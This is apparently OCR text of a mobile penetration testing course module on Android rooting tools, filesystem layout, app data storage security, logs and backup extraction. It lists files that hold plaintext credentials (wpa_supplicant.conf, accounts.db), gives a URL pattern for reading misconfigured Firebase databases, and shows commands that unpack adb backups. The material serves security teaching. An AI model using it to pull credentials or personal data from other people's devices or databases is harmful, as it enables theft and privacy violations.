
Several tools exist that bundle multiple exploits to provide simple root access

- Available for Windows, macOS, and native Android APK

These tools are typically hit or miss, working better on older devices

Kingo Root and Framaroot are popular, other for-sale tools also exist

Best to research your specific device on xda-developers.com to identify root exploit opportunities



All-in-One Android Root Tools

Several tools are available that bundle multiple Android root exploits, providing a single point-and-click interface to try and gain root on a target device. These tools typically run on Windows or macOS but can sometimes be found as Android APK files as well.

All-in-one Android root exploits are typically hit or miss in whether or not they will successfully root the device. These tools are typically behind emerging root exploit techniques, so they may work better for older devices.

One popular all-in-one Android root tool is Kingo Root, available at https://root-apk.kingoapp.com. Another popular tool is Framaroot, available at https://framarootappdownload.net/. Other tools are also available, though some are free to download and charge for actually obtaining root access on a target device.

As an alternative to using all-in-one root exploits, we recommend spending some time reading up on root exploit techniques for your specific device at the XDA Developers forum site (https://www.xda-developers.com/). This can be time-consuming, but you will achieve the greatest success rate in rooting your target device using the guides and resources made available on this site, as compared to all-in-one tools.


Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 2

The Stolen Device Threat
Jailbreaking iOS
Rooting Android
Data Storage on Android
Exercise: Android Backup Analysis
Data Storage on iOS
Exercise: iPhone Data Analysis
Mitigating Malware
Exercise: Android Malware Analysis

This page intentionally left blank.



Data Storage and Filesystems

For both iOS and Android, the device possibly stores a lot of sensitive data. If an attacker steals your device or gains access through malware, a lot of this data is up for grabs.

For many users, mobile devices store a tremendous amount of sensitive data, including passwords for networked services, word processing and spreadsheet documents, email, notes, and browser bookmarks. Further, many devices also store other content as part of the operating system functionality, such as SMS or MMS messages, inbound and outbound call history, and virtual keyboard keystrokes.

Still, other resources such as application binaries, digital certificates, and user dictionary keywords (automatically tracked on many platforms) are commonly stored on devices, which can be very beneficial to an attacker. We'll look at extracting these data resources in this module as a component of evaluating the threat of lost or compromised mobile devices.

ANDROID FILESYSTEM QUICK LOOK

/mnt/asec: Unencrypted SD card apps
/mnt/secure/asec: Encrypted SD card apps
/system: System image and OS utilities (RO)
/data: RW system data, installed applications
/cache: Temporary file location used by many apps
/mnt/sdcard: SD card content, pictures, music

```
# df
Filesystem             Size   Used   Free   Blksize
/mnt/asec              223M     0K   223M   4096
/mnt/secure/asec         5G    33M     4G   4096
/system                503M   285M   218M   4096
/data                    1G   157M   961M   4096
/cache                 251M     5M   246M   4096
/mnt/sdcard              5G   184K     5G   4096
```


Android Filesystem Quick Look

An attacker that has physical access to your device knows how Android is built up.

Next, we'll look at the Android filesystem. As shown on the output of this slide, the Android filesystem has several mount points, as described in the following:

- **/mnt/asec:** The /mnt/asec directory is used for storing apps that are stored on a removable SD card.
- **/mnt/secure/asec:** Like the /mnt/asec directory, the /mnt/secure/asec directory is used for storing apps on a removable SD card; however, /mnt/secure/asec is used for storing encrypted SD card apps, while /mnt/asec stores unencrypted app functionality. Generally, /mnt/asec is used for storing apps retrieved outside of the Android Market, and /mnt/secure/asec is used for storing signed apps from the Android Market or other Android market stores.
- **/system:** The /system directory is not the root of the filesystem, but it has the same purpose, storing the system image files and filesystem utilities. The /system mount point is read-only in an unrooted Android device.
- **/data:** The /data directory is the primary internal flash storage location for Android devices where user configuration data, as well as most applications and other data, is stored.
- **/cache:** Android devices can share a temporary file location of /cache, which is accessible only through Android SDK APIs (or through a root exploit).
- **/mnt/sdcard:** This is the user-exposed mount point for the SD card where pictures, music, and other files are stored.

ANDROID FILES

Like iOS, Android stores data and possibly sensitive data in:

- SQLite 3.x databases (".db")
- Configuration data in XML (binary and ASCII)
- ASCII Linux configuration files
- Zip compressed application file collections (".apk")
- Dalvik executable files (".dex")

Android Files

Like iOS, Android stores data in SQLite 3.x databases using the ".db" filename extension. Also, like iOS, Android uses a combination of plaintext ASCII XML files and binary-formatted XML files for storing configuration data. These two file types represent the majority of data storage for apps for Android.

In addition, Android also uses ASCII Linux configuration files for a number of services, including wireless network access, which we'll examine in a minute. Android application files are stored with the extension ".apk" (Android Package). These files are zip compressed and contain all the application resources, including image files, GUI layout files, and the program itself stored in Dalvik Executable (".dex") format. These files are easy to access if an attacker has access to your physical device.

APPLICATION DATA "/DATA/DATA"

Individual app directories under the control of the app developer and where an attacker will find useful information on the app itself

Standard directory structure:

`/data/data/com.adobe.air`	App directory
`shared_prefs`	App preferences in XML
`lib`	App libraries
`files`	Internal (arbitrary) files
`cache`	Cached data, usually web content
`databases`	SQLite databases

Application Data "/data/data"

The Android "/data/data" directory is used to store the user-installed apps with a standard directory structure. This directory structure is created when the app is installed on the Android device, prior to its first execution:

- **shared_prefs:** This directory is used to store application preference information in Android ASCII or binary XML files.
- **lib:** The lib directory is used to store associated libraries used for the application functionality.
- **files:** The files directory is used by the app to store arbitrary file data used for the application.
- **cache:** This temporary storage location is used by the app within the sandbox.
- **databases:** This is used for storage of SQLite databases.

APPLICATION FILES

Zip compressed ".apk" files

- Android Market: /data/app or /data/app-private
- SD Card Apps: /mnt/asec or /mnt/secure/asec
- System-provided Apps: /system/app

Extract files with "unzip"

```
# unzip /data/app/com.pandora.android-1.apk
```

AndroidManifest.xml	Binary format Android XML content
classes.dex	Dalvik Executable binary
META-INF/	Application signature data
res/	Application graphics and resources
resources.arsc	Application resource data

Application Files

Android stores the app installer files with a ".apk" filename extension in one of the several locations shown on this page. These files are zip compressed and can be uncompressed back to the original directory structure with unzip or other platform-specific tools for Windows or Mac OS X.

After unzipping the application installer file, we will create several files and directories in the current directory:

- **AndroidManifest.xml:** A binary Android XML file defining information about the application, including the permissions required by the app to execute
- **classes.dex:** The Dalvik file representing the main functionality of the app
- **META-INF:** Contains additional files representing the signature for the app for distribution in the Android Market or other app store
- **res:** Application resource files for the GUI, including graphics and XML configuration files
- **resources.arsc:** A binary file describing the resources used by the application

Filename from /data	Function
misc/wifi/wpa_supplicant.conf	Wi-Fi passwords for WEP, WPA/WPA2-PSK
data/com.android.browser	Browser history and cached content including autofill, searches, and bookmarks
data/com.android.providers.calendar	Android Calendar application data
data/com.android.providers.contacts	Android Contacts manager data
data/com.android.email	Android email content, with different databases for each configured account
data/com.android.providers.downloads	Browser download URLs and storage locations
data/com.android.providers.telephony	SMS, MMS content, and phone dialer history
data/com.android.providers.userdictionary	User autocorrect keywords
data/com.google.android.apps.maps	Google Maps search history and location tracking (GPS or Wi-Fi location-assisted)
data/com.android.quicksearchbox	Search terms from the Android quick search widget
data/system/accounts.db, /data/system/users/N/	Stored usernames and passwords or other authentication credentials (often unencrypted)

Android: Interesting Files

With access to the Android filesystem, there are several files that contain useful information that should be further evaluated for sensitive information disclosure threats:

- **misc/wifi/wpa_supplicant.conf:** The wpa_supplicant.conf file is used by the Linux wpa_supplicant utility for managing the preferred Wi-Fi networks. This configuration file stores passwords for Wi-Fi networks in plaintext.
- **data/com.android.browser:** Within the com.android.browser directory are several database and XML files, disclosing the built-in browser search history, cached content (including form autofill fields), and bookmarks.
- **data/com.android.providers.calendar:** The com.android.providers.calendar directory keeps all Android Calendar app entries in a database file named “calendar.db”.
- **data/com.android.providers.contacts:** The com.android.providers.contacts directory keeps all Android Contacts app entries in one of two database files named “contacts2.db” and “profile.db”.
- **data/com.android.email:** The com.android.email directory keeps all the Android email content, using a different database for each configured account, with the user-friendly name for the configured email service.
- **data/com.android.providers.downloads:** All system download URLs and local storage locations (internal memory or SD card) are recorded in the com.android.providers.downloads database file called “downloads.db”.
- **data/com.android.providers.telephony:** The com.android.providers.telephony directory stores all phone history and SMS/MMS history information in two files, telephony.db and mmssms.db, respectively.
- **data/com.android.providers.userdictionary:** User autocorrect keywords are automatically stored in the com.android.providers.userdictionary directory in the user_dict.db database file.

- **data/com.google.android.apps.maps:** When installed, Google Maps search history and location tracking information (GPS or Wi-Fi location-assisted) are stored in multiple database and XML files in the com.google.android.apps.maps directory.
- **data/com.android.quicksearchbox:** The default Android quick search widget stores all previous searches in the qsb-log.db database file in the com.android.quicksearchbox directory.
- **data/system/accounts.db:** The accounts.db file stores all the usernames and passwords or other authentication tokens for various system services such as email, Facebook, Twitter, and more. Frequently, these credentials are stored in plaintext. On later Android devices supporting multiple users, the accounts.db database is moved to /data/system/users/*N*/, where *N* is a sequential number per user.

ANDROID DATA STORAGE

Android applications can store data in many different locations and formats:

- Shared Preferences
- SQLite DB
- Realm DB
- Firebase real-time DB
- Internal and external storage

Important to analyze them for sensitive data

Android Data Storage

Android applications have several options when it comes to storing data, with respect to both the format of the data and the location where it will be stored. The most common storage options are:

- **Shared Preferences:** Used to store small amounts of data in key-value pairs (for example "dark_background" : False)
- **SQLite DB**: Android offers an SQLite API to store data in SQLite databases
- **Realm DB:** An open-source, object-oriented database
- **Firebase real-time DB:** A cloud database that allows sharing data between all application users
- **Internal and external storage:** Files stored in internal storage can only by accessed the application that created them, while files stored in xternal storage are world-readable

ANDROID SHARED PREFERENCES

Used for small pieces of data
- Structured as key-value pairs
- Stored in XML format

Can be encrypted through Android Security library
- Keysets hold data encryption keys
- Keysets protected by a master key
- **EncryptedSharedPreferences** wrapper

Common security issues:
- Cleartext storage of username and passwords
- World-readable (< Android 4.2)

Android Shared Preferences

The Shared Preferences mechanism can be used to save small amounts of information, structured in a key-value format. The key-value pairs are stored in a simple XML file placed on the device's filesystem.

By default, data stored in Shared Preferences is not encrypted. To encrypt it, we can use the Android Security library, which offers a two-stage protection system:

1. The key-value pairs are encrypted using keys stored in **keysets.** Keysets are saved alongside the key-value pairs in Shared Preferences
2. The keysets themselves are encrypted using a **master key**, which is stored by leveraging the Android Keystore

In order to make this process easier to implement, the Android Security library uses the EncryptedSharedPreferences class, which automatically creates the keys we described above and takes care of encrypting and decrypting the data.

When misused, Shared Preferences storage can lead to the exposure of a mobile application's sensititive data. The most common security issues with the Shared Preferences mechanism are:

- Storing usernames and passwords without encryption
- Setting the Shared Preferences file to MODE_WORLD_READABLE, which gives read access to every other application. Due to how dangerous this property is, it was deprecated in Android 4.2 (API Level 17)

ANDROID XML FILES

Stored in ASCII or proprietary, binary format
Read binary files with AXMLPrinter2.jar

```
# java -jar AXMLPrinter2.jar AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest>
        <uses-permission
                android:name="android.permission.INTERNET">
        </uses-permission>
        <uses-permission
                android:name="android.permission.READ_CONTACTS">
        </uses-permission>
```



Android XML Files

Android XML files are stored in the standard ASCII format or are stored in a proprietary binary format. For example, the AndroidManifest.xml file included in all APK files is stored in binary format and cannot be viewed with a standard ASCII editor. The AXMLPrinter2.jar tool is a Java tool written using the Android API for reading binary XML files and will display the contents of the file as shown. AXMLPrinter2.jar is available at https://code.google.com/p/android4me/downloads/list.

Typically, we will use the AXMLPrinter2.jar file to generate an ASCII version of the XML file with a ".txt" extension to recognize it as a standard ASCII file and avoid overwriting the binary XML file, as shown:

```
$ java -jar ~/bin/AXMLPrinter2.jar Android Manifest.xml >
AndroidManifest.txt
```

Replace the reference to the location of the AXMPrinter2.jar file to the correct location for your system.




Android SQLite DB

To save structured data, such as contact information or to-do lists, we can leverage Android's SQLite API. The SQLite API allows storing data inside an SQLite database, which is saved as a single file on the mobile device. By default, SQLite databases are not encrypted; therefore, they are unsuitable for storing sensitive information.

In order to protect the data stored in SQLite databases, we can use **SQLCipher**, an external library that can be integrated in Android applications. SQLCipher works by encrypting the entire SQLite database file using AES. The encryption key is derived from a passphrase, which can be either chosen by the user or automatically generated by the mobile app. Of course, the passphrase itself must be securely stored—for example, hardcoding it into the application would lead to a security vulnerability, as attackers would be able to retrieve it by decompiling the application. Some examples of more secure solutions include:

- In case the passphrase is chosen by the user, avoid storing it altogether and prompt the user to enter it when the database must be encrypted or decrypted
- In case the passpharse is automatically generated by the application, leverage the Android Keystore to save and retrieve it securely



Application-specific databases have inconsistent policies on encrypting data and are most likely to reveal plaintext credentials or sensitive data

Android Databases

As with iOS, we can copy Android databases to a host platform and open them in SQLiteSpy or other SQLite database tools. The screenshot on this page shows the view of the database utilized by the Android Dropbox app for storing and retrieving files from the user's account at dropbox.com.

More so than Apple iOS, Android apps have inconsistent policies on the storage of sensitive authentication credentials or other data. It is common to find passwords and other sensitive information in Android databases for a variety of applications.

ANDROID REALM DB

Realm is an alternative to SQLite DB

Object-oriented database

- Simpler code
- Better performance

Plaintext data storage by default, but encryption possible

- Transparent AES encryption and decryption
- Store Realm key in Android Keystore

Android Realm DB

Realm DB is an alternative to SQLite for storing structured data in Android applications. It is object-oriented, which means that the database internally uses objects that map to the mobile application's classes. Because of this characteristic, using Realm can offer advantages such as simpler code and better performance compared to SQLite.

Data stored in Realm DB can be encrypted, but this option is not enabled by default. To enable encryption, you can specify a 64-byte Realm encryption key in the database configuration—this key must be supplied every time you open the database. Realm DB uses the key to transparently encrypt and decrypt the stored data using an AES cipher. Similar to the practices we discussed concerning SQLite encryption, the Realm key must not be stored inside the application binary or in other forms of insecure storage. The Android Keystore can be leveraged to store and retrieve it securely.

ANDROID FIREBASE DB

Firebase DB is a cloud database

- Stores data of many app users in JSON format
- When device offline, data stored locally
- When device online, data synchronized automatically

Authorization is very important

- Grant read and write access through Database Rules

Data from misconfigured instances can be retrieved

- Use Firebase Scanner to find the firebaseProjectName
- Alternatively, through reverse engineering the app

```
https://\<firebaseProjectName\>.firebaseio.com/.json
```


Android Firebase DB

Contrary to SQLite and Realm DB, which store data locally, Firebase is a cloud database. It allows developers to collect data from many application users and store it online in JSON format. If a device generates data that must be stored in the database while offline, that data is temporarily stored locally. When the device goes back online, Firebase automatically synchronizes the local data with the online instance.

Due to its online nature, carefully enforcing authorization and access control in Firebase is of paramount importance. By default, all data is public and can be accessed by every user. Granular read and write permissions should be configured for each database object through Database Rules.

We can retrieve publicly available data from misconfigured Firebase instances by browsing to the URL `"https://\<firebaseProjectName\>.firebaseio.com/.json"`. `"firebaseProjectName"` corresponds to the name of the Firebase instance we are trying to access. To obtain this name, we can use the Firebase Scanner tool, available on https://github.com/shivsahni/FireBaseScanner. Alternatively, we can locate it by reverse engineering the mobile app and inspecting the code.

ANDROID INTERNAL AND EXTERNAL STORAGE

Files can be stored in internal or external storage

Internal Storage

- Accessible only to the app itself
- Deleted if the app is uninstalled
- Avoid plaintext storage of sensitive data:
  - /res/values/strings.xml
  - Build config files (local.properties or gradle.properties)

External Storage

- Accessible to every app
- Not deleted if the app is uninstalled
- Applications need to request permission to store data in external storage
  - Found in Android Manifest

Android Internal and External Storage

Android files can be stored in either internal or external storage.

Files in internal storage are only accessible to the application that created them. The only exception is when the MODE_WORLD_READABLE or MODE_WORLD_WRITEABLE flags are set on such files, but these flags have been deprecated since Android 4.2 (API Level 17). Any data saved in internal storage is automatically deleted when the associated application is uninstalled.

It is important to note that on rooted or malware-infected devices, data in internal storage is accessible to the applications running with root privileges. Therefore, sensitive data, such as usernames in passwords, should never be stored in plaintext. During security assessments, you should look for such data in locations such as:

- /res/values/strings.xml: a file that provides text strings for an app
- Build configuration files: for example, files such as local.properties or gradle.properties

Contrary to internal storage, files stored in external storage are world-readable and thus accessible to every application on the device. In addition, they are not deleted when the application that created them is uninstalled. Because of these factors, external storage should not be used for storing sensitive information. In order to use external storage, applications need to explicitly request the read and write permissions READ_EXTERNAL_STORAGE and WRITE_EXTERNAL_STORAGE in their Android Manifest file.

ANDROID KEYSTORE

The Android Keystore provides secure storage of cryptographic keys

- Keys stored inside secure container
- All cryptographic operations take place inside the container

Keys can be stored using secure hardware (for example, inside a Trusted Execution Environment)

If no hardware support, keys can be retrieved from rooted devices

Can enfore user authentication before key use is authorized

- Either on each attempt to use the key or for a specific amount of time

Third-party keystores are also available

- BouncyCastle (BKS) is a well-known one
- Not all implementations are secure

Android Keystore

The Android Keystore system was introduced in Android 4.3 (API Level 18) to provide a way of securely storing cryptographic keys. It allows applications to create private/public key pairs for encryption and signing purposes. The keys are stored inside a secure container and are never directly accessible from the outside world. For example, in order to encrypt data, an app must send it to the Keystore and receive the encrypted data in return, never obtaining the actual keys.

This system reaches its full potential when running on devices that offer hardware support, such as a Trusted Execution Environment. In that case, the keys are locked inside the hardware security module and cannot be acessed by software. If there is no hardware support available, the keys can be extracted from the Keystore on rooted devices.

The Keystore also provides the option to enforce user authentication (for example, via PIN, password, or fingeprint) before a key can be used. Each key that requires authorization can be configured in two ways:

1. Remain available for a specific period of time after a successful authentication. When that period of time is over, require reauthentication.
2. Require authentication for each use of the key—this is only possible when fingerprint authentication is configured on a device. This mode is useful for keys used to secure critical operations, such as transfering money in mobile banking applications.

In addition to the Keystore system provided by Android, third-party keystores also exist. The most common one is BouncyCastle Keystore (BKS). Note, however, that not all third-party keystore implementations are as secure as the Android Keystore.

ANDROID LOGS

Android provides a logging mechanism used by many mobile apps

- Apps can use the Log class to create different debug messages

Security issues arise when sensitive information is included in logs

- In Android < 4.1, applications have access to logs of other applications
- In Android > 4.1, still possible on rooted phones or when android:debuggable is True

Use the following tools to access device logs:

- adb logcat
- dmesg
- dumpsys

Android Logs

Android provides a logging mechanism that mobile applications can use to output debug information. Through the Log class, apps can create debug messages with five different levels: warning, info, verbose, debug, and error.

Sometimes apps can involuntarily disclose sensitive information in these debug messages, such as email addresses, usernames, and passwords. In old Android versions, before Android 4.1, applications could have access to the logs of other applications. Due to the security implications of this practice, this changed in Android 4.1. However, accessing the logs of other applications is still possible on rooted phones or if the target application has the "android:debuggable" flag set to True in its Android Manifest file (by default, this is set to False).

During a security assessment, you can use the following tools to inspect the device logs for messages containing useful information:

- **adb logcat:** Prints all system and application log messages
- **dmesg:** Prints Android kernel messages (for example, system driver message)
- **dumpsys:** Dumps information about system services

ANDROID LOGS

```
# adb logcat
09-02 15:47:56.986  6159  6333 W VideoCapabilities: Unrecognized profile 4 for video/hevc
09-02 15:47:57.016  6159  6333 W VideoCapabilities: Unrecognized profile 2130706433 for
video/avc
09-02 15:47:57.033  6159  6333 I VideoCapabilities: Unsupported profile 4 for video/mp4v-
es
09-02 15:47:57.840   901  6353 D NetworkMonitor/NetworkAgentInfo [WIFI () - 103]:
PROBE_DNS www.google.com 7ms OK 172.217.19.196
09-02 15:47:57.846   901  6354 D NetworkMonitor/NetworkAgentInfo [WIFI () - 103]:
PROBE_DNS connectivitycheck.gstatic.com 12ms OK 172.217.168.195
09-02 15:47:58.063  6159  6269 D o       : queryLoginServer, url = https://cloud-
us.sanstest.org/api/login?user=testUser&password=qwerty123Secret
09-02 15:48:00.051  6159  6270 I CrashlyticsCore: Crashlytics report upload complete:
5D4BEBA400DE-0001-1699-850FF2A356D6
```

Verbose logs can disclose sensitive information

Android Logs

Verbose logs can contain sensitive information. In the image above, we use the “adb logcat” command to inspect the logs of our device. An application is logging the URLs it is trying to access, which results in our username and password being disclosed in cleartext.

ANDROID BACKUP

Android 4 and later backup feature


- Required USB Debug

Optional AES-256 encrypted backup with passphrase

Backed up without password, extract header to reveal tar file

```
C:\Users\jwright>adb backup -all
Now unlock your device and confirm the backup operation.

C:\Users\jwright>dir backup.ab
06/13/2017  10:55 PM           224,024 backup.ab
```



Android Backup

Starting with Ice Cream Sandwich, Android devices with USB Debug functionality turned on can be backed up over a USB connection. Using the **adb** utility you can back up all the custom settings and application data for the Android device to a single.ab file. When the backup is initiated, the user is prompted to enter a password prior to backup or immediately after backup, as shown on this slide. If you do not enter a password, the backup is performed without encryption. If a password is used, the encryption is AES-256 encrypted.

For unencrypted backups, the .ab file is simply a zlib compressed tar archive with a custom header. The contents of the tar file can be extracted after stripping the header information from the file.

ANDROID BACKUP ACCESS

```
# ls -l backup.ab
-rw-r--r-- 1 root root 224024 Jun 13 23:18 backup.ab
# dd if=backup.ab bs=24 skip=1 | openssl zlib -d > backup.tar
9333+1 records in
9333+1 records out
224000 bytes (224 kB) copied, 0.141182 s, 1.6 MB/s
# tar xf backup.tar
# ls apps
android                                 com.android.music
com.android.browser                     com.android.protips
com.android.calculator2                 com.android.providers.applications
com.android.calendar                    com.android.providers.calendar
com.android.camera                      com.android.providers.downloads
com.android.contacts                    com.willhackforsushi.lunarlander
com.android.launcher                    jp.co.omronsoft.openwnn
com.android.mms
```


Android Backup Access

The **dd** command, as shown on this slide, skips the first 24 bytes of the backup.ab file, writing the remainder of the file content to the STDOUT device. You can pipe this output to the command line **openssl** utility to decompress the file contents with the zlib compression routine, redirecting the results to a tar file.

The tar file can be extracted normally, revealing a directory of apps from /data/apps on the Android device. Here, settings information, contact, SMS messages, and custom application data can all be examined.

